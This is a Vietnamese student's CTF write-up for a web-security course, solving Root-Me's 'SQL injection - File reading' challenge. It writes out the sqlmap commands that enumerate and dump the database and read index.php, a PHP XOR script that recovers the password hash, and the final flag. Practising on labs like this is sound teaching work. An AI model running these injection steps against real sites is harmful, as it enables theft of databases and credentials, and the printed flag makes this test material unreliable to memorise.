BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: Đỗ Hoàng Hiển

Sinh viên thực hiện: 19520199 – Lê Tôn Nhân

Challenge 9: SQL injection - File reading (level medium)

Retrieve the administrator password.

Link challenge: https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-file-reading

- Thử thách yêu cầu ta lấy mật khẩu của admin

SQL injection - File reading


40 Points Reading file with SQL!

Author


Arod, 19 October 2014

Statement


- Truy cập vào thử thách ta nhận được 2 tab là Authentication và Members




- Ở tab Authentication ta thử đăng nhập với user/password là **admin'--/1** thì không có gì xảy ra, xuất hiện dòng User not found!



- Ở tab member ta thấy có 1 truy xuất đến admin, thử click vào đó



- Kết quả cho ta biết được admin có ID là 1 và email là admin@super-securewebapp.org
- Ta kiểm tra trang này có khai thác sqli được không bằng cách thêm 'vào url thì thấy lỗi xuất hiện. Vậy ta có thể khai thác sqli tại đây



- Sử dụng sqlmap để khai thác bài này.
- Đầu tiên ta cần lấy database bằng lệnh sqlmap -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" -dbs. Trong đó sử dụng đối số --dbs để lấy dữ liệu từ database

Kết quả cho ta thấy có 3 database là c_webserveue_31, information_chema và test

```
available databases [3]:
[*] c_webserveur_31
[*] information_schema
[*] test
```

- Thử với database là **c_webserveue_31**. Ta tiến hành lấy các tables của nó bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" --tables -D c_webserveur_31**. Trong đó đối số --table dùng để lấy tên các bảng, -D public để chỉ định lấy kết quả trong database **c_webserveur_31**

- Kết quả có 1 bảng là members

```
Database: c_webserveur_31
[1 table]
+-----+
| member |
+-----+
```

- Tiếp theo sử dụng lệnh sqlmap -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" --columns -D c_webserveur_31 -T member để khám phá bảng này. Trong đó sau đối số -T là tên bảng cần lấy data, -columns để lấy ra các cột có trong bảng

```
(kali⊕ kali)-[~/HK6/CCHDCMD/BaiTap/BaiTap3]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" --columns -D c_webserveu
r_31 -T member
```

 Kết quả cho ta biết bảng này có 4 cột là member_email, member_id, member_login và member_password

Cuối cùng sử dụng lệnh sqlmap -u "http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" --dump -D c_webserveur_31 -T member để lấy toàn bộ dữ liệu trong bảng này. Trong đó sau đối số -T là tên bảng cần lấy data, --dump để lấy toàn bộ dữ liệu từ bản này.

```
(kali® kali)-[~/HK6/CCHDCMD/BaiTap/BaiTap3]
$\sqlmap -u \text{"http://challenge01.root-me.org/web-serveur/ch31/?action=members&id=1" -- dump -D c_webserveur_3
1 -T member
```

- Kết quả cho ta biết được password của admin. Tuy nhiên nó đã bị mã hóa.

- Tên thử thách này là SQL injection file reading dó đó chúng ta tiến hành thử đọc tệp index.php xem thử

- Kết quả được lưu tại /home/kali/.local/share/sqlmap/output/challenge01.root-me.org/files/_challenge_web-serveur_ch31_index.php

```
files saved to [1]:

[*] /home/kali/.local/share/sqlmap/output/challenge01.root-me.org/files/_challenge_web-serveur_ch31_index.php

(same file)
```

Đọc file vừa tìm được bằng lệnh cat

```
(kali® kali)-[~/HK6/CCHDCMD/BaiTap/BaiTap3]

$ cat /home/kali/.local/share/sqlmap/output/challenge01.root-me.org/files/ challenge web-serveur ch31 index
.php
```

- Quan sát kỹ ta thấy ở gần cuối file có đoạn mã liên quan đến password.

- Đầu tiên ta thấy nó sẽ được băm bằng sha1 sau đó sẽ kiểm tra với kết quả với xor giữa \$key và member_password (ở dạng base64 decode) nếu bằng thì xác thực thành công ngược lại thất bại
- Dựa vào đó ta tạo file php để tìm password ban đầu

```
1 <?php
2 function stringxor($o1, $o2) {
3 $res = '';
4 for($i=0;$i<strlen($o1);$i++)
5 $res := chr(ord($o1[$i]) ^ ord($o2[$i]));
6 return $res;
7 }
8
9 $key = "c92fcd618967933ac463feb85ba00d5a7ae52842";
10 echo "sha1 hash of password is :
    ".stringxor($key,base64_decode('VA5QA1cCVQgPXwEAXwZVVVsHBgtfUVBaV1QEAwIFVAJWAwBRC1tRVA='));
11 ?>
```

Với key ta tìm được ở việc đọc file index.php

```
$key = "c92fcd618967933ac463feb85ba00d5a7ae52842";
```

- Member password ta tìm được bằng cách khai thác với sqlmap
- Thực thi file php vừa tạo ta thu được mã hash sha1 của password

 Cuối cùng thực hiện decode sha1 sử dụng tool online (Sha1) ta thu được password là superpassword

```
77be4fc97f77f5f48308942bb6e32aacabed9cef
: superpassword
```

- Submit password này và ta vượt qua thử thách thành công



FLAG: superpassword